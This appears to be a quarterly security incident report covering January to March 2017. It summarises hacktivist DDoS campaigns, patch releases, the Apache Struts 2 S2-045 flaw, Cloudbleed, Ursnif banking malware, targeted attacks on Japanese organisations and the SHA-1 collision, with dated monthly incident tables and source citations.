

The Struts 2 Vulnerability CVE-2017-5638

1.1 Introduction

This report is a summary of incidents that IJ responded to, based on information obtained by IJ for the purpose of operating a stable Internet, information obtained from observed incidents, information obtained through our services, and information obtained from companies and organizations that IJ has cooperative relationships with. This volume covers the period of time from January 1 through March 31, 2017. In this period, a number of hacktivism-based attacks were once again carried out by Anonymous and other groups, and there were frequent incidents that included many DDoS attacks, information leaks caused by unauthorized access, and website defacements. There were also ongoing activities such as the spread of emails with illegal bank transfer malware attached, and targeted attacks against Japan. As shown here, many security-related incidents continue to occur across the Internet.

1.2 Incident Summary

Here, we discuss incidents handled and responded to by IJ, between January 1 and March 31, 2017. Figure 1 shows the distribution of incidents handled during this period*1.

■ Activities of Anonymous and Other Hacktivist Groups

Attack activities by hacktivists such as Anonymous continued during this period. In correspondence with various events and assertions, DDoS attacks and information leaks targeted various companies and government-related sites.

Since 2013, there have been intermittent DDoS attacks thought to be conducted by Anonymous, as a protest against the drive hunting of dolphins and small whales in Japan. The attack campaigns carried out since September have continued into 2017, and although the frequency of attacks has dropped slightly, DoS attacks are still being conducted against websites in Japan (OpKillingBay/OpWhales/OpSeaWorld). There have also been incidents of repeated attacks on websites that have been targeted before, as well as attacks on websites not on the list of attack targets. At the time of writing in April, the attack campaigns are still ongoing, and there are signs that attacks may become active again, so continued vigilance is required.




Figure 1: Incident Ratio by Category (January 1 to March 31, 2017)

Between late March and early April, a series of simultaneous DoS attacks were conducted against multiple sites in Japan, causing connection problems for services on many sites, among other issues. There are many unknown factors regarding why these sites were targeted and the goals of the attacker, so there is currently no clear picture of things. But many of the sites affected by the DoS attacks that occurred in August 2016 were once again targeted, so we believe this may have something to do with the attacker's intentions.

*1 Incidents in this report are split into five categories: vulnerabilities, political and social situations, history, security incidents or other.
Vulnerabilities: Responses to vulnerabilities in network equipment, server equipment or software commonly used across the Internet or in user environments.
Political and Social Situations: Responses to attacks stemming from international conferences attended by VIPs and international conflicts, and other related domestic and foreign circumstances and international events.
History: Warnings/alarms, detection and response to incidents for attacks that occur on the day of a historically significant date that have a close connection to a past event.
Security Incidents: Unexpected incidents and related responses such as wide spreading of network
Other: Security-related information, and incidents not directly associated with security problems, including high traffic volume associated with a notable event.

Cyber attacks have been carried out by China against South Korea in retaliation for the decision to deploy THAAD missiles on U.S. military bases there. Between February and March, DoS attacks believed to have been conducted by China targeted a large number of websites, including those of the South Korean government's Ministry of Foreign Affairs and Ministry of National Defense, as well as private sector South Korean corporations involved in the deployment of missiles. Japan has not been directly targeted in these attacks at this time, but we believe it is prudent to continue to keep a watchful eye on cyber attacks such as these in neighboring countries that occur due to friction between nations.

■ Vulnerabilities and Responses

During this period, many fixes were released for Microsoft's Windows, Internet Explorer, Edge, and Office. Updates were also released for Adobe Systems' Flash Player, Acrobat, and Reader. A quarterly update was provided for Oracle's Java SE, fixing many vulnerabilities. Several of these vulnerabilities were exploited in the wild before patches were released. Microsoft usually publishes monthly security updates on the second Tuesday (Wednesday Japan time) of each month, but the February release was delayed due to exceptional circumstances, and a cumulative security update was released in March instead*². It is said that an issue was discovered right before release, but details about the delay are unknown.

In server applications, a quarterly update was released for a number of Oracle products, such as the Oracle database server, fixing many vulnerabilities. Multiple vulnerabilities in the BIND9 DNS server that caused the abnormal termination of named via remote attacks were discovered and fixed. A vulnerability in the WordPress CMS that allows content to be altered using the REST API was discovered and fixed, but because of the ease of performing the attack, many websites around the world including Japan were defaced*³*⁴. The developer disclosed this vulnerability in irregular fashion, first releasing a fixed version while the details of the vulnerability were withheld, and then publishing information on the vulnerability a week later*⁵. Although the developer apparently did this to enable many users to apply the fixed version before attacks took place, many sites that did not have automatic updates enabled sustained damages as a result. This showed that issues remain as to how vulnerability information should be published.

Vulnerabilities (S2-045, S2-046) that allow remote arbitrary code execution were discovered in the Apache Struts 2 Web application framework. However, Proof-of-Concept (PoC) code for an attack was published before a fixed version was officially released by the developer, and attacks that caused damage such as the theft of information were observed on many websites, including those in Japan. There were also concerns about damage spreading due to the ease of the attack, so a series of alerts were issued by the IPA*⁶ and JPCERT/CC*⁷. See "1.4.1 The Struts 2 Vulnerability CVE-2017-5638" for more information about this vulnerability.

A bug was discovered in the HTML parser for the edge servers of Cloudflare, which provides services such as CDN to many websites. It was learned that due to the impact of this bug, confidential information on many sites that use Cloudflare services had been unintentionally cached by search engines such as Google (Cloudbleed)*⁸. Because a diverse range of companies use Cloudflare services, there were concerns about this affecting a large number of users, but the cached information was promptly deleted through the cooperation of search engines such as Google, Yahoo!, and Bing, so no major trouble was observed. However, it is still not known exactly how much information was actually leaked.

*² "February 2017 security update release - MSRC" (<https://blogs.technet.microsoft.com/msrc/2017/02/14/february-2017-security-update-release/>).

*³ "WordPress REST API Vulnerability Abused in Defacement Campaigns" (<https://blog.sucuri.net/2017/02/wordpress-rest-api-vulnerability-abused-in-defacement-campaigns.html>).

*⁴ "Alert on vulnerability in WordPress" (<https://www.jpccert.or.jp/english/at/2017/at170006.html>).

*⁵ "Disclosure of Additional Security Fix in WordPress 4.7.2 - Make WordPress Core" (<https://make.wordpress.org/core/2017/02/01/disclosure-of-additional-security-fix-in-wordpress-4-7-2/>).

*⁶ "Update: Measures for Apache Struts 2 vulnerabilities (CVE-2017-5638) (S2-045) (S2-046) - Information-technology Promotion Agency, Japan (IPA)" (<https://www.ipa.go.jp/security/ciadr/vul/20170308-struts.html>) (in Japanese).

*⁷ "[Updated] Vulnerability in Apache Struts 2 (S2-045)" (<https://www.jpccert.or.jp/english/at/2017/at170009.html>).

*⁸ "Incident report on memory leak caused by Cloudflare parser bug" (<https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/>). "Quantifying the Impact of 'Cloudbleed'" (<https://blog.cloudflare.com/quantifying-the-impact-of-cloudbleed/>).

January Incidents

1	V 5th: Multiple vulnerabilities in Adobe Acrobat and Reader that could allow unauthorized termination and arbitrary code execution were discovered and fixed. "Security Updates Available for Adobe Acrobat and Reader" (https://helpx.adobe.com/security/products/acrobat/apsb17-01.html).
2	
3	O 6th: The U.S. Federal Trade Commission (FTC) filed a complaint alleging that D-Link products put the privacy of consumers at risk due to inadequate security measures. "FTC Charges D-Link Put Consumers' Privacy at Risk Due to the Inadequate Security of Its Computer Routers and Cameras Federal Trade Commission" (https://www.ftc.gov/news-events/press-releases/2017/01/ftc-charges-d-link-put-consumers-privacy-risk-due-inadequate).
4	
5	V 10th: Multiple vulnerabilities in Adobe Flash Player that could allow unauthorized termination or arbitrary code execution were discovered and fixed. "Security updates available for Adobe Flash Player" (https://helpx.adobe.com/security/products/flash-player/apsb17-02.html).
6	
7	V 11th: Microsoft published their Security Bulletin Summary for January 2017, and released a total of four updates, including one critical update, MS17-003, as well as three important updates. "Microsoft Security Bulletin Summary for January 2017" (https://technet.microsoft.com/en-us/library/security/ms17-jan.aspx).
8	
9	S 11th: An issue in GoDaddy's domain authentication procedures when issuing SSL certificates was discovered, which may have caused certificates to be issued to persons other than the legitimate domain owner. In response, GoDaddy revoked approximately 8,850 certificates, which amounted to 2% of those issued from July 2016 to this point. This affected approximately 6,100 of their customers. "Information about SSL bug - The Garage" (https://www.godaddy.com/garage/godaddy/information-about-ssl-bug/).
10	
11	S 11th: DoS attacks were conducted against Lloyds Banking Group in the U.K. between January 11th and January 13th, causing Internet banking services to be temporary unavailable. A threatening email demanding money was also sent by the attacker.
12	S 12th: Multiple vulnerabilities that could cause an abnormal termination of named through a remote attack due to issues with the processing of DNS responses were discovered and fixed in ISC's BIND 9. "CVE-2016-9131: A malformed response to an ANY query can cause an assertion failure during recursion" (https://kb.isc.org/article/AA-01439/). "CVE-2016-9147: An error handling a query response containing inconsistent DNSSEC information could cause an assertion failure" (https://kb.isc.org/article/AA-01440/). "CVE-2016-9444: An unusually-formed DS record response could cause an assertion failure" (https://kb.isc.org/article/AA-01441/). "CVE-2016-9778: An error handling certain queries using the nxdomain-redirect feature could cause a REQUIRE assertion failure in db.c" (https://kb.isc.org/article/AA-01442/).
13	
14	
15	
16	S 13th: An external party accessed the Web server of Israeli security company Cellebrite without authorization, leading to the leak of about 900 GB of internal data, including customer information. "Cellebrite - Cellebrite Statement on Information Security Breach" (http://www.cellebrite.com/Mobile-Forensics/News-Events/Press-Releases/cellebrite-statement-on-information-security-breach). "Notice and apology regarding unauthorized access to the Cellebrite's legacy user management system" (http://www.sun-denshi.co.jp/news/i_news/details/?id=304) (in Japanese).
17	
18	
19	S 15th: The Japanese "STOP. THINK. CONNECT." website was defaced through unauthorized access by an external party. A final report on February 16 identified that the cause was an unauthorized login through the impersonation of an account with administrator privileges. Council of Anti-Phishing Japan, "Apology regarding the defacement of the Japanese 'STOP. THINK. CONNECT.' website" (https://www.antiphishing.jp/news/info/STC20170115.html) (in Japanese). Council of Anti-Phishing Japan, "Notice regarding the reopening of the Japanese 'STOP. THINK. CONNECT.' website" (http://www.antiphishing.jp/news/info/STC20170216.html) (in Japanese).
20	
21	
22	V 17th: Oracle released their quarterly scheduled update for multiple products including Java SE and Oracle Database Server, fixing a total of 270 vulnerabilities. "Oracle Critical Patch Update Advisory - January 2017" (http://www.oracle.com/technetwork/security-advisory/cpujan2017-2881727.html).
23	
24	S 17th: The APA Hotels website was targeted by a DoS attack that rendered its services unavailable. This was triggered by the posting on a Chinese SNS site of a video, which was critical of a book written by the chief executive of the hotel group placed in the hotel's guest rooms. The video claimed that this book contained statements on modern history contrary to historical facts. Measures were taken and the site was restored on January 23. "Official APA Hotels website restored [Official] APA Group" (https://www.apa.co.jp/newsrelease/8298) (in Japanese).
25	
26	V 23rd: Apple released security updates iOS 10.2.1 and macOS Sierra 10.12.3, fixing multiple vulnerabilities, including those that could allow a remote attacker to execute arbitrary code. Also, tvOS 10.1.1 and watchOS 3.1.1 were released. "About the security content of iOS 10.2.1" (https://support.apple.com/en-us/HT207482). "About the security content of macOS Sierra 10.12.3" (https://support.apple.com/en-us/HT207483). "About the security content of tvOS 10.1.1" (https://support.apple.com/en-us/HT207485). "About the security content of watchOS 3.1.3" (https://support.apple.com/en-us/HT207487).
27	
28	
29	S 26th: It was discovered that an external party had accessed the website of LongRunPlanning Co., Ltd. without authorization, and customer information may have been leaked. "Notice and apology regarding the possibility that customer information may have leaked due to unauthorized access (January 26, 2017) - Press Release LongRunPlanning Co., Ltd." (https://longrun.biz/release/20170126/01/report01.html) (in Japanese).
30	
31	S 29th: The information systems of a luxury hotel in Austria was infected with ransomware, causing issues such as the inability to issue electronic room keys. The hotel complied and paid 2 BTC (approximately 1,500 EUR) to restore its systems.

*Dates are in Japan Standard Time

Legend	V Vulnerabilities	S Security Incidents	P Political and Social Situation	H History	O Other
---------------	--------------------------	-----------------------------	---	------------------	----------------

In December last year, a vulnerability in the SKYSEA Client View IT resource management tool was disclosed, and the developer released a fix, but because attacks on companies in Japan have continued to be observed since then, the developer^{*9}, the IPA^{*10}, and JPCERT/CC^{*11} once again issued alerts.

■ Dealing with Illegal Remittance Malware

Since January, many emails with malware attached thought to be targeted at users in Japan have been observed, and alerts were issued by the Tokyo Metropolitan Police Department and the Japan Cybercrime Control Center (JC3)^{*12}. In many cases, the subject and body text of these emails were written in Japanese, albeit using somewhat unnatural wording, and the emails impersonated companies such as transport service providers and client corporations. In each case, illegal remittance malware called Ursnif (also known as Gozi, Snifula, ISFB, Papras, and Dreambot) was attached^{*13}. This steals account information for financial institutions and other related organizations from Web browsers, then uses this information fraudulently to commit monetary theft. Japanese financial institutions were also targeted.

In addition to the email route, these malware infections are also carried out via drive-by download attacks on defaced websites using exploit kits. The Rig exploit kit has been particularly active, so the National Police Agency^{*14} and JC3^{*15} have been working on cleaning up defaced sites in coordination with private sector organizations. Along with illegal remittance malware, many attacks made using exploit kits have been confirmed to have ransomware as the payload^{*16}.

In December last year, as a result of a more than four-year long investigation coordinated by the German police, as well as a concerted effort by organizations such as the European Police Office^{*17} and the U.S. Department of Justice^{*18}, the Avalanche network that had been used to carry out activities such as illegal remittance malware infections was uncovered, leading to the arrest of five members and the seizure of servers and other equipment. In conjunction with this Operation Avalanche activity, the countries that were involved have started ongoing international efforts to deal with computers infected with malware. In Japan, the National Police Agency^{*19} coordinated with entities such as the Ministry of Internal Affairs and Communications^{*20} and ICT-ISAC Japan^{*21} to alert users about malware-infected computers, and on March 23, the details of this initiative were announced. Specifically, the National Police Agency and the Ministry of Internal Affairs and Communications will provide information to ICT-ISAC Japan, based on infected device information provided to JPCERT/CC^{*22} by Germany's CERT-Bund. This information will be provided to domestic Internet service providers (ISPs) by ICT-ISAC Japan through the "public-private project to support malware countermeasures in Japan (ACTIVE)"^{*23}, then ultimately each ISP is to alert users about the infected computers.

-
- *9 "Notice of a vulnerability (CVE-2016-7836), request to update SKYSEA Client View, and information on the latest release - Security and Vulnerabilities | Sky Co., Ltd." (<http://www.skygroup.jp/security-info/170308.html>) (in Japanese).
- *10 "Update: 'SKYSEA Client View vulnerable to arbitrary code execution (JVN#84995847) - Information-technology Promotion Agency, Japan (IPA)" (<https://www.ipa.go.jp/security/ciadr/vul/20161222-jvn.html>) (in Japanese).
- *11 "[Updated] Alert regarding vulnerability (CVE-2016-7836) in SKYSEA Client View" (<https://www.jpccert.or.jp/english/at/2016/at160051.html>).
- *12 "Alert regarding emails containing viruses that infect PCs with Internet banking malware | JC3: Japan Cybercrime Control Center" (<https://www.jc3.or.jp/topics/virusmail.html>) (in Japanese).
- *13 For more information on Ursnif, see our focused research in Vol.34 of this report under "1.4.1 Ursnif (Gozi) Anti-Analysis Techniques and Methods for Bypassing Them" (<https://www.ij.ad.jp/en/company/development/iir/034.html>).
- *14 National Police Agency, "Measures against website alterations aimed at infecting users with viruses" (<https://www.npa.go.jp/cyber/policy/pdf/rig.pdf>) (in Japanese).
- *15 "Efforts to neutralize sites altered using RIG-EX | JC3: Japan Cybercrime Control Center" (https://www.jc3.or.jp/topics/op_rigek.html) (in Japanese).
- *16 See "1.3.4 Website Alterations" in this report for more information on the status of drive-by downloads in Japan.
- *17 "'Avalanche' network dismantled in international cyber operation | Europol" (<https://www.europol.europa.eu/newsroom/news/%E2%80%98avalanche%E2%80%99-network-dismantled-in-international-cyber-operation>).
- *18 "Avalanche Network Dismantled in International Cyber Operation | OPA | Department of Justice" (<https://www.justice.gov/opa/pr/avalanche-network-dismantled-international-cyber-operation>).
- *19 National Police Agency, "Measures for preventing damages from illegal remittance associated with Internet banking" (<http://www.npa.go.jp/cyber/avalanche/index.html>) (in Japanese).
- *20 Ministry of Internal Affairs and Communications, "Alerts for Users of Computers Infected with Malware That Targets Internet Banking" (http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000120.html) (in Japanese).
- *21 "Regarding Alerts for Users Infected with Malware That Targets Internet Banking | ICT-ISAC Japan" (<https://www.ict-isac.jp/news/news20170323.html>) (in Japanese).
- *22 JPCERT/CC, "Cooperation in international damage prevention measures for unauthorized remittance related to Internet banking" (<https://www.jpccert.or.jp/press/2017/20170323-avalanche.html>) (in Japanese).
- *23 "Alerts for Users Infected with Malware That Targets Internet Banking | ACTIVE (anti-malware support)" (<http://www.active.go.jp/active/news/info/entry-255.html>) (in Japanese).

February Incidents

1	O 1st: The majority of the production database for the GitLab.com source code management service was deleted due to an operational error, and service was stopped for several hours. "GitLab.com Database Incident GitLab" (https://about.gitlab.com/2017/02/01/gitlab-dot-com-database-incident/).
2	V 2nd: A vulnerability in WordPress that allowed content to be altered using the REST API was discovered and fixed. (The fix itself was released on January 26, with detailed vulnerability information published a week later.) "WordPress 4.7.2 Security Release" (https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/).
3	V 2nd: A vulnerability that causes crashes via specially-crafted SMB packets was discovered in Microsoft Windows, and Proof-of-Concept code (PoC) for an attack was released. This vulnerability was fixed in MS17-012 released on March 15. "Vulnerability Note VU#867968 - Microsoft Windows SMB Tree Connect Response denial of service vulnerability" (https://www.kb.cert.org/vuls/id/867968)
4	S 4th: There was a compromise at Freedom Hosting II, which hosts approximately a fifth of the Dark Web. The attacker released data obtained from its servers as a torrent. As a result, many sites on the Dark Web shut down their services.
5	S 5th: An incident occurred in which a hacker accessed over 150,000 Internet-connected printers without authorization, and printed ASCII art along with a short message prompting them to be careful.
6	S 7th: It was discovered that the PoS system of InterContinental Hotels Group (IHG) had been infected with malware, and credit card information may have leaked externally between September and December 2016. An additional announcement was made in April, indicating that the scope of damages was larger than first thought. IHG, "Protecting Our Guests" (https://www.ihg.com/content/us/en/customer-care/protecting-our-guests).
7	S 13th: The servers of NIPPAN IPS Co., Ltd. were accessed without authorization, resulting in the leak of customer details including credit card information. NIPPAN IPS Co., Ltd., "Notice and apology regarding the leak of customer information due to unauthorized access (final report)" (http://www.nippan-ips.co.jp/news/pdf/announcement_20170314.pdf) (in Japanese).
8	V 14th: Multiple vulnerabilities in Adobe Flash Player that could allow unauthorized termination or arbitrary code execution were discovered and fixed. "Security updates available for Adobe Flash Player" (https://helpx.adobe.com/security/products/flash-player/apsb17-04.html).
9	S 16th: It was discovered that a former employee of GMO MAKESHOP Co. Ltd. had taken information on users of the "MakeShop" service outside the company without authorization. "Regarding the removal of information by a former employee MakeShop" (https://www.makeshop.jp/main/support/notice/info170216.html) (in Japanese).
10	V 22nd: Microsoft published their Security Bulletin Summary for February 2017, and released the MS17-005 critical update. Because the release of the monthly security update scheduled for February 14 was delayed until March, this was an out-of-band release containing a single critical update. "Microsoft Security Bulletin Summary for February 2017" (https://technet.microsoft.com/en-us/library/security/ms17-feb.aspx). "Adobe Flash Player security vulnerability release - MSRC" (https://blogs.technet.microsoft.com/msrc/2017/02/21/adobe-flash-player-security-vulnerability-release/).
11	S 22nd: It was discovered that Flavor, Inc.'s "Re:CENO Official Online Shop" had been accessed by an external party without authorization, and credit card information of users may have leaked. "Report and apology regarding concerns about the leak of customer information due to unauthorized access to the 'Re:CENO Official Online Shop' that we operate" (http://www.flavor-inc.co.jp/document.html) (in Japanese).
12	S 22nd: It was discovered that the Web server of Nelke Planning Co., Ltd. had been altered through unauthorized access by an external party, resulting in the potential leak of user information for its company services. "Important announcement to customers from Nelke Planning Nelke Planning" (http://www.nelke.co.jp/release/page005/) (in Japanese).
13	S 23rd: It was discovered that an incident of unauthorized login occurred at NTTCom Research, and the personal information of users may have been exposed. There was no fraudulent use of reward points. "Report regarding unauthorized login to NTTCom Research - NTTCom Research Monitor" (https://research.nttcoms.com/monitor/pop_info170223.html) (in Japanese).
14	S 25th: It was discovered that backup data for a server at Stewart International Airport in New York State had been unintentionally exposed to the public. "Extensive Breach at Intl Airport - Blog - MacKeeper" (https://mackeeper.com/blog/post/334-extensive-breach-at-intl-airport).
15	S 28th: It was discovered that an attacker had stolen the information for approximately 820,000 accounts from 126 forums that use vBulletin.
16	S 28th: It was discovered that the MongoDB instance used by Spiral Toys' CloudPets service had been unintentionally exposed to the public, leading to the leak of information for approximately 820,000 accounts. "CloudPets Data Breach FAQs - CloudPets" (https://cloudpets.zendesk.com/hc/en-us/articles/115003696948-CloudPets-Data-Breach-FAQs).

*Dates are in Japan Standard Time

Legend	V Vulnerabilities	S Security Incidents	P Political and Social Situation	H History	O Other
---------------	--------------------------	-----------------------------	---	------------------	----------------

■ Targeted Attacks Against Organizations in Japan

On January 17, the Japan Society for the Promotion of Science issued an alert that researchers had been sent suspicious emails impersonating said society related to a carry-over application for scientific research funding. In response, many universities such as Meiji University^{*24} and Chuo University^{*25} also issued alerts. The emails that were examined had suspicious elements, such as the sender using a free email address, while the body text was written in very natural Japanese. A password-protected ZIP file was also attached, and when the extracted shortcut file is executed, a file is downloaded from an external site and the computer is infected with malware.

JPCERT/CC published the results of its analysis of the behavior of this malware^{*26*27}. According to this analysis, targeted attack emails were observed against organizations in Japan from around October 2016, and they used ChChes malware. Since then, there have been a series of reports from various security vendors about attack campaigns and attacker groups using this malware^{*28}. According to these reports, attacks are thought to have been carried out by attacker groups known as menuPass, Stone Panda, and APT10. Although malware such as PlugX or PoisonIvy had been used in previous attacks, it came to light that the ChChes malware began to be used around the middle of 2016. The menuPass attacker group is thought to be Chinese in origin based on the analysis of past attack activity up until now. However, some security vendors assert that these attacks were carried out by another group of attackers trying to obfuscate the attack source by re-using the address of previously used attack infrastructure^{*29}. This is also an example that demonstrates the difficulty of attribution. Either way, this doesn't change the fact that targeted attacks continue to be conducted against Japanese organizations. It is essential to be properly prepared for attack activities such as these on a daily basis.

■ Government Agency Initiatives

Following on from last year, the government designated the period between February 1 and March 18 as "Cyber Security Month," and focused on promoting public awareness activities regarding cyber security through the cooperation of government agencies and a wide range of other related institutions and organizations^{*30}.

On January 17, the Ministry of Internal Affairs and Communications announced its "IoT Cyber Security Action Program 2017" to reinforce collaboration between relevant parties and accelerate cyber security measures leading up to the Tokyo 2020 Olympic and Paralympic Games^{*31}. They will also hold a "Cyber Security Task Force" based on this program, and the first meeting took place on January 30^{*32}. This task force is aimed at addressing issues related to cyber security, as well as considering improvements to current measures and existing initiatives in the information and communication field from a wide range of perspectives, and promoting any policies that are required.

*24 Meiji University, "Alert regarding targeted attack emails impersonating the Japan Society for the Promotion of Science" (<http://www.meiji.ac.jp/isc/information/2016/6t5h7p00000mjbb.html>) (in Japanese).

*25 Chuo University, "[Alert] Be wary of suspicious emails impersonating the Japan Society for the Promotion of Science" (<http://www.chuo-u.ac.jp/research/rd/grant/news/2017/01/51783/>) (in Japanese).

*26 "ChChes - Malware that Communicates with C&C Servers Using Cookie Headers" (<http://blog.jpCERT.or.jp/2017/02/chches-malware--93d6.html>).

*27 "Malware Leveraging PowerSploit" (<http://blog.jpCERT.or.jp/2017/03/malware-leveraging-powersploit.html>).

*28 "menuPass Returns with New Malware and New Attacks Against Japanese Academics and Organizations - Palo Alto Networks Blog" (<http://researchcenter.paloaltonetworks.com/2017/02/unit42-menuPass-returns-new-malware-new-attacks-japanese-academics-organizations/>).

*29 For example, Cylance asserts this is an attack campaign carried out not by APT10, but Russia's APT28. "The Deception Project: A New Japanese-Centric Threat" (https://www.cylance.com/en_us/blog/the-deception-project-a-new-japanese-centric-threat.html).

*30 NISC, "Cyber Security Month [Stronger Cyber Security Together]" (<http://www.nisc.go.jp/security-site/month/>) (in Japanese).

*31 Ministry of Internal Affairs and Communications, "Announcing 'IoT Cyber Security Action Program 2017'" (http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000115.html) (in Japanese).

*32 Ministry of Internal Affairs and Communications, "Holding of 'Cyber Security Task Force'" (http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000116.html) (in Japanese).

March Incidents

1	<p>S 2nd: Regarding an incident of unauthorized access to Yahoo! that was disclosed in December 2016, it was discovered through a Form 10-K report submitted to the U.S. Securities and Exchange Commission (SEC) that approximately 32 million accounts may have been logged into without authorization via forged cookies over the past two years. "Form 10-K" (https://www.sec.gov/Archives/edgar/data/1011006/000119312517065791/d293630d10k.htm).</p>
2	
3	<p>S 6th: It came to light that the backup data of River City Media, a known spamming organization, had been unintentionally left exposed to the public, potentially causing the leak of over 1.3 billion email addresses. "Spamergate: The Fall of an Empire - Blog - MacKeeper" (https://mackeeper.com/blog/post/339-spamergatethe-fall-of-an-empire).</p>
4	
5	<p>V 7th: A vulnerability in Apache Struts 2 that allows arbitrary code execution was discovered and fixed (S2-045). A different attack method targeting the same vulnerability was also subsequently discovered (S2-046). "S2-045: Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser." (https://struts.apache.org/docs/s2-045.html). "S2-046: Possible RCE when performing file upload based on Jakarta Multipart parser (similar to S2-045)" (https://struts.apache.org/docs/s2-046.html).</p>
6	
7	<p>S 10th: It was discovered that as a result of unauthorized access by outside parties, details including credit card information of users may have leaked from the Tokyo Metropolitan Government's "Tokyo Metropolitan Tax Credit Card Payment Site," and the Japan Housing Finance Agency's "Group Credit Life Insurance Fees Credit Card Payment Site," which are operated by GMO Payment Gateway, Inc. A vulnerability in Apache Struts 2 was exploited. GMO Payment Gateway, Inc., "Report regarding unauthorized access and apology for information leaks" (https://corp.gmo-pg.com/news_em/20170310.html) (in Japanese).</p>
8	
9	
10	<p>S 10th: It was discovered that a server managed by Hosei University had been accessed by an external party without authorization, leading to the potential leak of the account information for all students, faculty members, and contractors. "Apology and notice regarding information leaks due to unauthorized access to Hosei University Hosei University" (http://www.hosei.ac.jp/NEWS/gaiyo/170310_01.html) (in Japanese).</p>
11	
12	<p>S 10th: It was discovered that unauthorized logins through impersonation had taken place at Sony Entertainment Network, resulting in account information being changed without authorization. "Caution and request for customers to use Sony Entertainment Network accounts safely PlayStation® Official Site" (http://www.jp.playstation.com/info/support/20170310-SEN.html) (in Japanese).</p>
13	
14	<p>V 14th: Multiple vulnerabilities in Adobe Flash Player that could allow unauthorized termination or arbitrary code execution were discovered and fixed. "Security updates available for Adobe Flash Player" (https://helpx.adobe.com/security/products/flash-player/apsb17-07.html).</p>
15	
16	<p>V 15th: Microsoft published their Security Bulletin Summary for March 2017, and released a total of 18 updates, including nine critical updates such as MS17-006, as well as nine important updates. "Microsoft Security Bulletin Summary for March 2017" (https://technet.microsoft.com/en-us/library/security/ms17-mar.aspx).</p>
17	
18	<p>S 15th: It came to light that data including personal information of approximately 33 million individuals had leaked from major U.S. credit research firm Dun & Bradstreet. "Troy Hunt: We've lost control of our personal data (including 33M NetProspex records)" (https://www.troyhunt.com/weve-lost-control-of-our-personal-data-including-33m-netprospex-records/).</p>
19	
20	<p>S 15th: The deterioration of relations between Turkey and the Netherlands triggered incidents where pro-Turkish hackers defaced a large number of Dutch websites. The Twitter accounts of Forbes and the BBC were also hijacked, and messages condemning the Netherlands posted. The services of 3rd party app Twitter Counter were accessed without authorization, and accounts linked to this app were targeted. "Twitter Counter affirms that its service was attacked for what seem to be political reasons." (http://press.twittercounter.com/145983-twitter-counter-affirms-that-its-service-was-attacked-for-what-seem-to-be-political-reasons).</p>
21	
22	<p>V 18th: It was discovered that there was a vulnerability that could allow remote code execution in Cisco's IOS and IOS XE Cluster Management Protocol (CMP) processing. The existence of this vulnerability was identified through the content of a document included in the WikiLeaks Vault 7 leak. "Cisco IOS and IOS XE Software Cluster Management Protocol Remote Code Execution Vulnerability" (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170317-cmp).</p>
23	
24	<p>S 21st: The US Justice Department announced that it had arrested a Lithuanian male on suspicion of defrauding multiple US companies of over \$100 million dollars in business email compromise (BEC) attacks. "Lithuanian Man Arrested for Theft of Over \$100 Million In Fraudulent Email Compromise Scheme Against Multinational Internet Companies USAO-SDNY Department of Justice" (https://www.justice.gov/usao-sdny/pr/lithuanian-man-arrested-theft-over-100-million-fraudulent-email-compromise-scheme).</p>
25	
26	<p>V 27th: Apple released iOS 10.3, macOS Sierra 10.12.4, and security updates for OS X, fixing multiple vulnerabilities, including those that could allow a remote attacker to execute arbitrary code. Also, tvOS 10.2 and watchOS 3.2 were released. "About the security content of iOS 10.3" (https://support.apple.com/en-us/HT207617). "About the security content of macOS Sierra 10.12.4, Security Update 2017-001 El Capitan, and Security Update 2017-001 Yosemite" (https://support.apple.com/en-us/HT207615). "About the security content of tvOS 10.2" (https://support.apple.com/en-us/HT207601). "About the security content of watchOS 3.2" (https://support.apple.com/en-us/HT207602).</p>
28	
29	<p>V 30th: A vulnerability that could allow remote code execution was discovered in the WebDAV service processing of the Internet Information Services (IIS) 6.0 Web server used in Windows Server 2003, and Proof-of-Concept code (PoC) was also disclosed. The discoverer of the vulnerability also revealed that attacks had already been observed since July or August, 2016.</p>
30	
31	

*Dates are in Japan Standard Time

Legend	V Vulnerabilities	S Security Incidents	P Political and Social Situation	H History	O Other
---------------	--------------------------	-----------------------------	---	------------------	----------------

■ Other

Security researchers reported that between late 2016 and January 2017 a large number of attacks were conducted against improperly configured MongoDB instances that are accessible on the Internet^{*33}. Attackers connected to databases that had no authentication configured, deleted their contents and requested bitcoins for data recovery^{*34}. After this method was discussed in an article in early January, multiple attackers all began using similar methods, and the number of affected targets shot up quickly. The issue subsequently spread and began affecting services other than MongoDB, such as Elastic Search, Hadoop, and CouchDB. Restoration is thought to be relatively easy if you have backed up your data, but it appears that quite a few victims ended up paying bitcoins to attacker groups^{*35}. It should be noted that even if you comply with the attacker's demands, there is no guarantee that your data will be restored.

On February 23, a joint research team from CWI Amsterdam and Google announced they had discovered the first ever collision in the SHA-1 hash function^{*36}, and actually published two different PDF files with the same SHA-1 hash value^{*37}. The theoretical decrease in the security of SHA-1 has been pointed out before, and a gradual migration to secure hash functions such as SHA-256 is already taking place^{*38}. It was considered only a matter of time before a collision was discovered, so this discovery is merely a case where a prediction became reality^{*39}. As before, the CRYPTREC Cryptographic Technology Evaluation Committee continues to recommend migrating to a secure hash function^{*40}. Google is also planning to release the code for creating the two PDF files published in this example in 90 days, complying with their vulnerability disclosure policy.

